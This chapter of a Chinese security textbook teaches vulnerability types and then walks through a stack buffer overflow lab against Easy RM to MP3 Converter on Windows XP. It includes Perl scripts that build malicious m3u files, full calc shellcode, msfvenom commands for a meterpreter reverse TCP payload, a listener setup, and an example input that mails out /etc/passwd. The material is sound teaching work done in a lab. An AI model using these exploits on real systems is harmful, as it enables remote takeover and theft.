第 5 章

漏洞的挖掘和利用

5.1 项 目 目 的

了解常见软件的漏洞及其原理，掌握挖掘与利用常见软件漏洞的方法。

5.2 项 目 环 境

项目环境为 Windows 操作系统，安装了 VMware Workstation 虚拟机软件（安装 Kali Linux 虚拟机、Windows XP 虚拟机）。用到的工具软件包括：OllyDbg（简称 OD）、Perl、findjmp、Metasploit 等。

5.3 名 词 解 释

（1）**漏洞**：漏洞是硬件、软件、协议在具体实现或系统安全策略上存在的缺陷，其往往可以使攻击者能够在未授权的情况下访问或破坏系统。

（2）**系统攻击**：是指某人非法使用或破坏某一信息系统中的资源，以及在非授权的情况下使系统丧失部分或全部服务功能的行为。这种攻击活动大致可分为远程攻击和内部攻击两种。

5.4 预 备 知 识

5.4.1 漏洞简介

漏洞是指一个系统存在的弱点或缺陷，是系统对特定威胁攻击或危险事件的敏感性，或是被外部攻击的威胁作用的可能性。漏洞可能来自应用软件或操作系统设计时的缺陷或编码时产生的错误，也可能来自业务在交互处理过程中的设计缺陷或逻辑流程上的不合理之处。这些缺陷、错误或不合理之处可能被有意或无意地利用，从而对一个组织的资产或运行造成不利影响，如信息系统被攻击或控制，重要资料被窃取，用户数据被篡改，系统被作为入侵其他主机系统的跳板等。从目前发现的漏洞来看，应用软件中的漏洞远远多于操作系统中的漏洞，特别是 Web 应用系统中的漏洞更是占信息系统漏洞中的绝大多数。

漏洞有可能会影响到大范围的软硬件设备，包括系统本身及其支撑软件、网络客户和服务器软件、网络路由器和安全防火墙等。换而言之，这些不同的软硬件设备都可能存在不同的安全漏洞问题。在不同种类的软硬件设备与同种设备的不同版本之间，由不同设备构成的不同系统之间，以及同种系统在不同的设置条件下等都会存在各自不同的安全漏洞问题。

漏洞问题是与时间紧密相关的。一个系统从发布的那一天起，随着用户的深入使用，系统中存在的漏洞会被不断地暴露出来，这些早先被发现的漏洞会不断被系统供应商发布的补丁软件修补，或在以后发布的新版系统中得以纠正。而新版系统在纠正了旧版本中具有的漏洞的同时，也会引入一些新的漏洞和错误。因而随着时间的推移，旧的漏洞会不断消失，新的漏洞会不断出现。漏洞问题长期存在，因此具体的时间和具体的系统环境对研究漏洞问题而言是十分重要的，即只能针对目标系统的操作系统版本、其上运行的软件版本以及服务运行设置等实际环境来具体分析其中可能存在的漏洞及可行的解决办法。对漏洞问题的研究必须要跟踪当前最新的计算机系统及其安全问题的最新发展动态，这一点如同研究计算机病毒发展的问题相似。

世界各国皆高度重视漏洞问题并将其视为战略性问题之一，我国的国家信息安全漏洞库(http://www.cnnvd.org.cn/)正式成立于 2009 年 10 月 18 日，其负责建设运维国家级信息安全漏洞数据管理平台，旨在为我国信息安全保障提供相关服务。

5.4.2 系统漏洞

系统漏洞是指应用软件或操作系统在逻辑设计上的缺陷或在编写时产生的错误，这些缺陷或错误可能被不法分子或者计算机黑客利用，被其通过植入木马、病毒等方式来攻击或控制整个计算机系统。

Windows 操作系统面世以来，随着用户对其的深入使用，该操作系统中存在的漏洞不断地暴露出来，微软公司也不断地发布补丁软件予以修补，或在以后发布的新版系统中将之纠正。

微软公司一般在每月第二周的周二发布安全公告，故该日期被称为“补丁星期二”。例如，2014 年 1 月 16 日微软公司发布了 1 月安全公告，其中 4 个漏洞补丁级别均为“重要”，它们分别修复了 MS Office Word、Windows 7 内核和旧版本 Windows 内核驱动中存在的多个远程代码执行和提权漏洞。同时推送的还有 Adobe Flash Player 12 的更新版本安装包及 Adobe Reader 安全更新。一般来说，漏洞会被按严重程度分为“紧急”“重要”“警告”“注意”四种。对用户来说，通常在微软公司的网站上被定义为重要的补丁都应该及时更新。

5.4.3 漏洞类别

漏洞主要表现在软件编写存在缺陷、系统配置不当、口令失窃、明文通信信息被监听以及初始设计存在缺陷等方面。

1. 软件缺陷

无论是服务器程序、客户端软件还是操作系统都会存在不同程度的缺陷。缺陷主要

被分为以下几类：

(1) 缓冲区溢出：指入侵者在程序的有关输入项目中输入了超过规定长度的字符串数据，超过的部分通常就是入侵者想要执行的攻击代码，而程序编写者若没有进行输入长度的检查，最终就会导致多出的攻击代码占据了输入缓冲区后的内存并被系统执行。

(2) 意料外的联合使用问题：一个程序经常会由功能不同的多层代码组成，其功能甚至会涉及最底层的操作系统级别。入侵者通常会利用这个特点为不同的层输入不同的内容，以达到窃取信息的目的。例如，对于由 Perl 语言编写的程序，入侵者可以在程序的输入项目中输入类似 mail</etc/passwd 的字符串，从而令 Perl 控制操作系统调用邮件程序，并将重要的密码文件发送给入侵者。

(3) 缺乏对输入内容的预期检查：对输入内容缺乏预期的匹配检查，易导致 SQL 注入问题。

(4) 资源竞争：多任务多线程的程序越来越多，这类技术在提高程序运行效率的同时，也容易产生资源竞争(race conditions)问题。例如，程序 A 和程序 B 都按照“读/改/写”的顺序操作同一个文件，当 A 进行完读和改的工作时，B 启动立即执行完“读/改/写”的全部工作，这时 A 继续执行写工作，结果是 B 的操作不能继续，入侵者就可能利用这个处理顺序上的漏洞改写某些重要文件，从而达到入侵系统的目的，所以，软件开发者要注意文件操作的顺序以及编辑锁定文件等问题。

2. 系统配置不当

(1) 默认配置的不足：许多系统在安装后都有默认的安全配置信息，其通常被称为 easy to use(易用配置)。但遗憾的是，easy to use 还意味着 easy to break in(易毁配置)。所以，需要修改默认配置提高系统安全性。

(2) 管理员松懈：其主要表现之一就是系统安装后仍然保持管理员口令的空值，而且随后不进行及时修改。入侵者可以通过网络扫描工具检查到管理员口令为空的设备。另外管理员为了测试系统，有时会打开一个临时端口，但测试完后却忘记了将之关闭，这样就会使入侵者“有洞可寻、有漏可钻”。

(3) 信任关系：网络间的系统经常需要建立信任关系以方便资源共享，但这也给入侵者带来了间接攻击的机会，只要攻破信任群中的任意一台设备，就有可能进一步攻击其他的设备。所以，系统要对这些信任关系严格审核、确保构成真正的安全联盟。

3. 口令失窃

(1) 弱口令：简单的口令，如 123456。

(2) 字典攻击：入侵者使用一个程序辅助攻击，该程序借助一个包含用户名和口令的字典数据库，持续不断地尝试登录系统，直到成功匹配用户名和口令并进入系统。

(3) 暴力攻击：与字典攻击类似，但这个字典却是动态的，就是说，该字典包含了所有可能的字符组合。例如，一个包含大小写字母的 4 字符口令字典大约包含 50 万个组合，1 个包含大小写字母和标点符号的 7 字符口令字典大约包含 10 万亿组合。对于后者而言，一般的计算机要花费大约几个月的时间才能将这些组合试验一遍。

4. 未加密通信数据

(1) 共享介质：传统的以太网是星形结构，入侵者在网络上放置一个嗅探器就可以

很方便地查看该网段上的通信数据，但是如果采用交换型以太网结构，则此类嗅探行为就将变得非常困难。当然，交换型网络也有明显的不足，那就是入侵者可以在服务器上特别是充当路由功能的服务器上安装一个嗅探器软件，然后就可以通过由它收集到的信息闯进客户端设备以及所有被信任的其他设备。例如，当用户使用 Telnet 软件登录时可以嗅探到其输入的口令等。

(2) 远程嗅探：许多设备都具有 RMON(remote monitor，远程监控)功能，以便管理者使用公共体字符串(public community strings)进行远程调试，这类数据往往也是网络安全的短板。

5. 设计缺陷

TCP/IP 的缺陷问题在于，该协议是在网络攻击大规模出现之前设计出来的。因此，其实际上存在许多不足，造成安全漏洞也在所难免，例如，smurf 攻击、ICMP unreachable 数据包断开、IP 地址欺骗以及 SYN flood 等。最大的问题在于 IP 协议容易被伪造及 IP 数据包被修改而难以被发现。IPSEC 协议虽然能够克服这个缺陷，但其还没有得到广泛的应用。

5.5 项目实现及步骤

“Easy RM to MP3 Converter version 2.7.3.700”是一款音乐格式转换软件，其存在缓冲区溢出的漏洞，当其运行在 Windows XP 虚拟机中时，界面如图 5-1 所示。

图 5-1 Easy RM to MP3 Converter 界面

1. 验证漏洞

编写 Perl 验证脚本：生成内容为包含 10 000 个字符 A 的 crash.m3u 文件。将该脚本另存为 crash.pl 文件，其代码如下。

```
my $file= "crash.m3u";                    //创建变量 file 为文件名
my $junk= "\x41" x 10000;                 //创建变量 junk 并赋值 10 000 个字符 A
open( $FILE,"> $file");                   //创建并打开以变量 file 的值为文件名的文件
print $FILE " $junk";                     //向该文件内填充变量 junk 的值
close( $FILE);                            //关闭文件
print "m3u File Created successfully\n";  //打印 m3u 文件创建成功信息
```

执行 Perl 脚本并生成 crash.m3u 文件。打开软件并加载恶意构造的 crash.m3u 文件，程序没有崩溃，只是抛出一个文件读取错误，但是看起来这个错误已被程序的异常处理流程捕捉到了，程序没有崩溃，如图 5-2 所示。

图 5-2　文件读取错误

调整生成文件的字符个数并继续运行，可以发现目标软件在 20 000～30 000 个字符的文件长度下可以崩溃，效果如图 5-3 所示，很明显，EIP＝0x41414141 是 crash.m3u 文件中的数据，这说明程序返回地址已被覆盖，EIP 已经跳转到 0x41414141 但找不到可执行的指令，所以报错。需要注意的是，一个程序的崩溃并不都意味着其存在可被攻击者利用的漏洞，在多数情况下，程序崩溃并不能被利用，只是有少数情况下其是可以被利用的。



图 5-3　程序崩溃

为了进一步缩小范围，此处可以使用二分法，即用 25 000 个字符 A 和 5000 个字符 B 填充 m3u 播放列表文件，如果 EIP＝0x41414141(AAAA)，那么返回地址的文件数据长度值就将位于 20 000～25 000 之间，如果等于 0x42424242(BBBB)，那么其就将位于 25 000～30 000 之间，对应的脚本代码如下。

```
my $file= "crash25000.m3u";
my $junk = "\x41" x 25000;
my $junk2 = "\x42" x 5000;
open($FILE,">$file");
print $FILE $junk.$junk2;
close($FILE);
print "m3u File Created successfully\n";
```

结果 EIP 为 0x42424242(BBBB)，所以返回地址的文件数据长度值必然位于 25 000～30 000 之间。

2. 确定返回地址

在 Kali Linux 虚拟机中，使用 Metasploit 框架下的 pattern_create.rb 脚本生成 EIP 定位字符串，其控制台指令如下所示。

```
root@kali:/usr/share/Metasploit-framework/tools/exploit#./pattern_create.rb -l 5000 >
1.txt
```

将定位字符串填充至 m3u 文件，对应的脚本 crash_locate.pl 代码在 Editplus 编辑器中显示如图 5-4 所示。脚本执行后，即可生成可以精确定位返回地址的 crash_locate.m3u 文件。



图 5-4 脚本 crash_locate. pl

通过 OllyDbg 加载 Easy RM to MP3 Converter 并运行，随后用 Easy RM to...加载 crash_locate. m3u 文件，在软件崩溃后查看 EIP 的值，得到的结果为 0x306C4239，其小端字节序为：39 42 6C 30 = 9Bl0(在重复实验中可以发现，此处 EIP 值将视环境等因素不同而略有偏差，但不影响实验结果)，如图 5-5 所示。



图 5-5 查看 EIP 的值

返回 Kali Linux 虚拟机中，通过 pattern_offset. rb 脚本计算该数据在定位字符串中所在的位置，指令如下所示。

```
root@kali:/usr/share/Metasploit - framework/tools/exploit #./pattern_offset.rb -q 0x306C4239 5000
```

执行指令，得到偏移量为 1039，即总偏移量为 26 039(25 000+1039)，可发现在填充 26 039 个字符后的 4 字节将覆盖返回地址，需要注意的是不同实验环境得到的偏移量可能不一样。编写脚本验证上述方法是否能够实现精确更改 EIP 数据：将前 26 039 字节冲刷为字符 A，后续为 4 个字符 B，随后均填充字符 C，生成该格式的 m3u 文件，如图 5-6 所示。

图 5-6　验证该偏移量

同上，在加载该 m3u 文件后，通过 OllyDbg 查看 EIP 内容，如图 5-7 所示，可以看到 EIP 已被填充为 BBBB，证明该偏移量无误，其可以被用于改变 EIP 内容。



图 5-7　EIP 内容被改为 BBBB

3. 验证 ESP 的位置

ESP 指向填充的字符 C，故可以用 shellcode 替换字符 C，然后让 EIP 跳到 ESP 去执行。但是不能确定这第一个(在地址 0x000ff730 处)是不是填充在 m3u 文件中的第一个字母字符 C。修改的 Perl 脚本代码如下。

```
my $file= "testesp1.m3u";
my $junk= "A" x 26039;
my $eip = "BBBB";
my $shellcode = "1ABCDEFGHIJK2ABCDEFGHIJK3ABCDEFGHIJK4ABCDEFGHIJK" .
"5ABCDEFGHIJK6ABCDEFGHIJK7ABCDEFGHIJK8ABCDEFGHIJK" .
"9ABCDEFGHIJKAABCDEFGHIJKBABCDEFGHIJKCABCDEFGHIJK";
open( $FILE,"> $file");
print $FILE $junk.$eip.$shellcode;
close( $FILE);
print "m3u File Created successfully\n";
```

之后执行脚本，创建这个文件让程序崩溃，再查看 ESP 所指的内存，如图 5-8(a)所示。

图 5-8(a)显示 ESP 指向第 5 个字符，而不是第 1 个，导致溢出的函数有一个参数，返回时还需要把这个参数弹出“return 4”，所以指向了第 5 个字符。进一步验证 Perl 脚本如下，其 ESP 所指的内存数据如图 5-8(b)所示。

```
my $file= "testesp2.m3u";
my $junk= "A" x 26109;
my $eip = "BBBB";
my $preshellcode = "XXXX";
my $shellcode = "1ABCDEFGHIJK2ABCDEFGHIJK3ABCDEFGHIJK4ABCDEFGHIJK" .
"5ABCDEFGHIJK6ABCDEFGHIJK7ABCDEFGHIJK8ABCDEFGHIJK" .
"9ABCDEFGHIJKAABCDEFGHIJKBABCDEFGHIJKCABCDEFGHIJK";
open( $FILE,"> $file");
print $FILE $junk.$eip.$preshellcode.$shellcode;
close( $FILE);
print "m3u File Created successfully\n";
```

图 5-8 栈中内存数据

4. 寻找 call esp 指令

在 Windows 操作系统中存在大量的动态链接库(dll),每个程序都会加载一个或多个动态链接库,其中 kernel32.dll 作为系统的核心动态链接库之一,在系统启动后就会被加载到内存中,其内存地址是不变的,利用 findjmp 工具在 kernel32.dll 的指令空间中查找与寄存器 ESP 相关的机器码,并在 Windows XP 虚拟机中执行,如下所示。

```
F:\findjmp.exe kernel32.dll esp
    findjmp, Eeye, I2S - LaB
    findjmp2, Hat - Squad
    Scanning kernel32.dll for code useable with the esp register
    0x7C836A08 call esp
    0x7C874413 jmp esp
    Finished Scanning kernel32.dll for code useable with the esp register
    Found 2 usable addresses
```

执行由结果可以得知,在 0x7C836A08 处有 call esp 指令,若将 EIP 的值修改为 0x7C836A08,执行 call esp 指令后将自动跳转至当前 ESP 位置并执行其所指向的代码。

5. 利用漏洞运行计算器

Metasploit 的 payload generator 功能可以用于编写 shellcode,其中 payload 这个术语来自病毒攻击。如果缓冲区的大小有限制,那么其可以生成一个多阶的 shellcode 或一个 mini 型的 shellcode(如一个在 Windows XP 系统下的 32B 的命令行 shellcode),也可以把 shellcode 分成小块,然后用 egg-hunting 技术在执行前将之重组(详见第 11 章)。编写 Perl 脚本 calc_crash.pl,代码如下。

```
my $file= "calc_crash.m3u";
my $junk= "A" x 26039;
my $eip = pack('V',0x7C836A08); #jmp esp from kernel32.dll
my $shellcode = "\x90" x 25;
#my $shellcode = "\x90" x 24;        #结合下一句脚本代码,用于 OD 调试分析
#$shellcode = $shellcode."\xcc";    #\xcc 是中断指令 int 3 的机器码,用于 OD 调试分析
#windows/exec - 144 bytes
#http://www.metasploit.com
#Encoder: x86/shikata_ga_nai
#EXITFUNC=seh, CMD=calc
$shellcode = $shellcode .
"\xdb\xc0\x31\xc9\xbf\x7c\x16\x70\xcc\xd9\x74\x24\xf4\xb1" .
"\x1e\x58\x31\x78\x18\x83\xe8\xfc\x03\x78\x68\xf4\x85\x30" .
"\x78\xbc\x65\xc9\x78\xb6\x23\xf5\xf3\xb4\xae\x7d\x02\xaa" .
"\x3a\x32\x1c\xbf\x62\xed\x1d\x54\xd5\x66\x29\x21\xe7\x96" .
"\x60\xf5\x71\xca\x06\x35\xf5\x14\xc7\x7c\xfb\x1b\x05\x6b" .
"\xf0\x27\xdd\x48\xfd\x22\x38\x1b\xa2\xe8\xc3\xf7\x3b\x7a" .
"\xcf\x4c\x4f\x23\xd3\x53\xa4\x57\xf7\xd8\x3b\x83\x8e\x83" .
"\x1f\x57\x53\x64\x51\xa1\x33\xcd\xf5\xc6\xf5\xc1\x7e\x98" .
"\xf5\xaa\xf1\x05\xa8\x26\x99\x3d\x3b\xc0\xd9\xfe\x51\x61" .
"\xb6\x0e\x2f\x85\x19\x87\xb7\x78\x2f\x59\x90\x7b\xd7\x05" .
"\x7f\xe8\x7b\xca";
open( $FILE,">$file");
print $FILE $junk.$eip.$shellcode;
close( $FILE);
print "m3u File Created successfully\n";
```

执行上述脚本,生成 calc_crash.m3n 文件,然后用 Easy RM to MP3 Converter 加载该文件,可使程序崩溃的同时创建一个计算器进程,如图 5-9 所示。

图 5-9　利用漏洞运行计算器

6. 运行反弹端口型 TCP 后门

1) 构造 shellcode

利用 Kali Linux 虚拟机中 Metasploit 工具的 msfvenom 命令产生反弹端口型 TCP 后门的 shellcode,命令如下所示。

```
root@bt:~# msfvenom -p Windowss/meterpreter/reverse_tcp LHOST=10.10.10.131 LPORT=
80 --platform win -a x86 -f bash -t perl
```

其中的参数：reverse_tcp 是反弹端口型 TCP 后门；LHOST 是攻击主机的 IP 地址；LPORT 是攻击主机的监听端口号；--platform win -a x86 表示系统平台；-f bash 用于定义生成 payload 的格式；-t Perl 用于生成 Perl 格式的十六进制字符串。

该命令生成的 shellcode 如下所示。

```
"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50 …… # 用 msfvenom 命令产生 shellcode
```

其中“\x00\x00\x00\”会截断字符串，其被称为坏字符，能够使 shellcode 在栈中不完全存取。将该 shellcode 替换脚本 calc_crash.pl 中计算器 calc 的 shellcode，生成对应的 m3u 文件，OD 调试中加载该 m3u 文件，调试结果如图 5-10 所示。



图 5-10 \x00 截断了字符串

随着 shellcode 体积的加大，其中出现坏字符的风险也会增大，坏字符需要过滤。去掉“0x00” 坏字符，重新生成 shellcode 的命令如下。

```
root@bt:~# msfvenom -p Windowss/meterpreter/reverse_tcp LHOST=10.10.10.131 LPORT=80 --platform win -a x86 -b 0x00 -f bash -t perl
```

上述命令产生的 shellcode 将不会包含“\x00”等坏字符，如果继续试验发现仍存在坏字符“0x0a”，可重新生成 shellcode，命令如下。

```
root@bt:~# msfvenom -p Windowss/meterpreter/reverse_tcp LHOST=10.10.10.131 LPORT=80 --platform win -a x86 -b 0x00 0x0a -f bash -t perl
```

之后，将无坏字符的 shellcode 复制到 Perl 脚本中生成 m3u 文件即可。

2）验证漏洞

（1）通过 Metasploit 中包含的 Meterpreter 工具启动服务器监听：使用 Kali Linux 虚拟机中 Metasploit 包含的 Meterpreter 工具启动服务器，在 80 号端口处启动监听，命令如下。

```
msf > use exploit/multi/handler
msf exploit(handler) > set lhost 10.10.10.131      # Kali Linux 虚拟机的 IP 地址
lhost => 10.10.10.131
msf exploit(handler) > set lport 80                # 监听端口号：80
lport => 80
msf exploit(handler) > exploit
```

```
[ * ] Started reverse TCP handler on 10.10.10.131:80
[ * ] Starting the payload handler...
```

（2）栈溢出并连接 TCP：使用 Easy RM to MP3 Converter 加载 m3u 文件，则栈溢出启动，并向 IP 地址为 10.10.10.131 的 Kali Linux 虚拟机的 80 号端口发起 TCP 连接请求，连接成功后的结果如图 5-11 所示。

图 5-11　栈溢出并发起网络连接

图 5-11 中的软件在栈溢出后在 Windows XP 虚拟机开启 1176 号端口，并连接 Kali Linux 虚拟机的 80 号端口，将之伪装为一次 Web 访问连接。

（3）远程控制：Kali Linux 虚拟机中的服务器在接收 TCP 连接后，会显示命令控制台终端，通过该终端即可以实现远程控制 Windows XP 虚拟机。

5.6　思　考　题

1. shellcode 为何有时不会被执行？
2. 为防范栈溢出攻击，在编写程序时应注意些什么？